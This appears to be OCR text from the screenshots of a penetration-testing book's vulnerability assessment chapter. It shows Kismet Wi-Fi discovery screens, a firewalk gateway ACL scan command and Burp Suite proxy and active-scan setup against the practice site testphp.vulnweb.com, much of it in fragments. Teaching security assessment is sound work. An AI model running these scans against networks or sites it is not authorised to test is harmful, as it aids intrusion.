Not
Connected
[--- No networks seen ---]
No GPS info (GPS not connected)
0
Start Kismet Server
Automatically start Kismet server?
Launch Kismet server and connect to it automatically.
If you use a Kismet server started elsewhere, choose
No and change the Startup preferences.
0
[No]
[Yes]
Data
(Connection refused) will attempt to reconnect in 5 seconds.
ERROR: Could not connect to Kismet server 'localhost:2501'
(Connection refused) will attempt to reconnect in 5 seconds.
ERROR: Could not connect to Kismet server 'localhost:2501'
(Connection refused) will attempt to reconnect in 5 seconds.



root@bt: ~
File Edit View Terminal Help
Kismet Server Console
INFO: Creating network tracker...
ERROR: Reading config file '/root/.kismet//ssid_map.conf': 2 (No such file or
ERROR: Reading config file '/root/.kismet//tag.conf': 2 (No such file or dire
INFO: Creating channel tracker...
INFO: Registering dumpfiles...
INFO: Pcap log in PPI format
INFO: Opened pcapdu
Add Source
pcapdump'
INFO: Opened netxml
Intf wlan0
txml'
INFO: Opened nettxt
ttxt'
INFO: Opened gpsxml
Name
sxml'
INFO: Opened alert
rt'
INFO: Kismet starti
Opts
INFO: No packet sou
he Kismet
client, or by
[Cancel]
[Add]
(/usr/local/e
ERROR: Could not co
in 5 seconds
INFO: Kismet server accepted connection from 127.0.0.1
ERROR: Could not connect to the GPSD server, will reconnect in 10 seconds
ERROR: Could not connect to the GPSD server, will reconnect in 15 seconds
ERROR: Could not connect to the GPSD server, will reconnect in 20 seconds
ERROR: Could not connect to the GPSD server, will reconnect in 25 seconds
[Kill Server]
[Close Console Window]


- Kismet Sort View Windows
Name T C Ch Pkts Size
travelkida A 0 13 8 252B
Founders Club - A A 0 6 12 0B
Founders Club - Hub A 0 1 22 0B
OnePlus2 A 0 1 21 249B
Autogroup Probe P N --- 18 0B
Founders Club- B A 0 11 42 0B
Founders Club - C A 0 1 19 0B
XSS A 0 10 21 0B
GITHZONE2C A 0 11 7 290B
MAC Type Freq Pkts Size Manuf
[--- No clients seen ---]
No GPS data (GPS not connected) Pwr: AC
24
Packets
0
Data


~ Kismet Sort View Windows
(Start Server...) S
Server Console... c
(Connect...) C
Disconnect D
Add Source... A
Config Channel... L
Plugins >>
Preferences >>
Quit Q
Ch Pkts Size
13 8 252B
6 12 0B
1 22 0B
1 21 249B
--- 18 0B
11 42 0B
1 19 0B
10 21 0B
11 7 290B
Freq Pkts Size Manuf



Configure Channel
Name Chan
wlan0mon Hop
(*) Lock ( ) Hop ( ) Dwell
Chan/Freq 10
[Cancel] [Change]


~ Kismet Sort View Windows
Name
+! Autogroup Probe
! M J Digital
! XSS
travelkida
Founders Club- B
GITHZONE3B
Founders Club - H
(Network Details...) d
(Client List...) l
(Network Note...) N
Channel Details... c
GPS Details... g
Alerts... a






```
root@kali:~# firewalk -S 1-23 -i eth0 192.168.1.1 192.168.10.1
Firewalk 5.0 [gateway ACL scanner]
Firewalk state initialization completed successfully.
UDP-based scan.
Ramping phase source port: 53, destination port: 33434
```


Chapter 3: Vulnerability Assessment






BApp Store
The BApp Store contains Burp extensions that have been written by users of Burp Suite, to exten
Name
Installed
Rating
Detail
NMAP Parser
Notes
Paramalyzer
ParrotNG
Pro extension
Payload Parser
Pcap Importer
Pro extension
PDF Metadata
PDF Viewer
Protobuf Decoder
Python Scripter
Random IP Address Header
Reflected Parameters
Pro extension
Reissue Request Scripter
Report To Elastic Search
Pro extension
Request Randomizer
Retire.js
Pro extension
SAML Editor
SAML Encoder / Decoder
SAML Raider
Sentinel
Session Auth
Session Timeout Test
Site Map Fetcher
Software Version Reporter
Pro extension
SQLiPy
ThreadFix
Pro extension
WCF Deserializer
WebInspect Connector
Pro extension
WebSphere Portlet State Dec...
What-The-WAF
WSDL Wizard
Wsdler
XSS Validator



General
Network
Update
Encryption
Connection
Configure how Firefox connects to the Internet
Settings...
Offline Storage



Configure Proxies to Access the Internet
No proxy
Auto-detect proxy settings for this network
Use system proxy settings
Manual proxy configuration:
HTTP Proxy: 127.0.0.1 Port: 8080
Use this proxy server for all protocols
SSL Proxy: 127.0.0.1 Port: 8080
FTP Proxy: 127.0.0.1 Port: 8080
SOCKS Host: 127.0.0.1 Port: 8080
SOCKS v4 SOCKS v5
No Proxy for: localhost, 127.0.0.1
Example: .mozilla.org, .net.nz, 192.168.1.0/24
Automatic proxy configuration URL:
Reload
Cancel
OK



Intercept
HTTP history
WebSockets history
Options
Proxy Listeners
Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use
Add
Edit
Remove
Running
Interface
Invisible
Redirect
Certificate
127.0.0.1:8080
Per-host


Intercept
HTTP history
WebSockets history
Options
Request to https://in.search.yahoo.com:443 [106.10.170.150]
Forward
Drop
Intercept is on
Action
Raw
Params
Headers
Hex
GET
/yhs/web?hspart=iry&hsimp=yhs-fullyhosted_011&type=mcy_nxtad_16_04&param1=yhsbeacon&param2
D0E0BtGyDyDtBzytG0B0B0AtBtG0F0ByBtByB0DyB0CyDyB0E0CtN1L1G1B1V1N2Y1L1Qzu2StBtByB0Fzy0Ezz0Ft
tFtCtBtFtCtN1L1CzutN1B221V1T1S1Nzu%26cr%3D1793488844%26a%3Dmcy_nxtad_16_04 HTTP/1.1
Host: in.search.yahoo.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:7.0.1) Gecko/20100101 Firefox
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Connection: close
Cookie: B=9bs2mr5c3o5t1&b=3&s=eg


http://testphp.vu...
GET
/listproducts.php?cat...
200
http://testphp.vulnwe...
GET
/AJAX/inde
http://testphp.vulnwe...
GET
/Mod_Rewr
http://testphp.vulnwe...
GET
/artists.ph
http://testphp.vulnwe...
GET
/artists.ph
http://testphp.vulnwe...
GET
/artists.ph
GET: cat=1
Add to scope
Spider from here
Do an active scan



Site map
Scope
Filter: Hiding not found items; hiding CSS, image and gene
https://172.20.0.4:8090
http://download.macromedia.com
http://testphp.vulnweb.com/
Add to scope
Spider this host
Actively scan this host
Passively scan this host
Engagement tools
Compare site maps
Expand branch
Expand requested items
Delete host
Copy URLs in this host
Copy links in this host
Save selected items
Issues
View
Show new site map window
Site map help



Active Scanning Areas
These settings control the types of checks performed during active scanning.
SQL injection
Error-based
Time-delay checks
Boolean condition checks
MSSQL-specific checks
Oracle-specific checks
MySQL-specific checks
OS command injection
Informed
Blind
Server-side code injection
Server-side template injection (requires reflected XSS)
Reflected XSS
Stored XSS
Reflected DOM issues
Stored DOM issues
File path traversal / manipulation
External / out-of-band interaction
HTTP header injection
SMTP header injection
XML / SOAP injection
LDAP injection
Cross-site request forgery
Open redirection
Header manipulation
Server-level issues
Input returned in response (reflected)
Input returned in response (stored)





Issue activity | Scan queue | Live scanning | Issue definitions | Options


#	Host	URL	Status	Issues	Reques
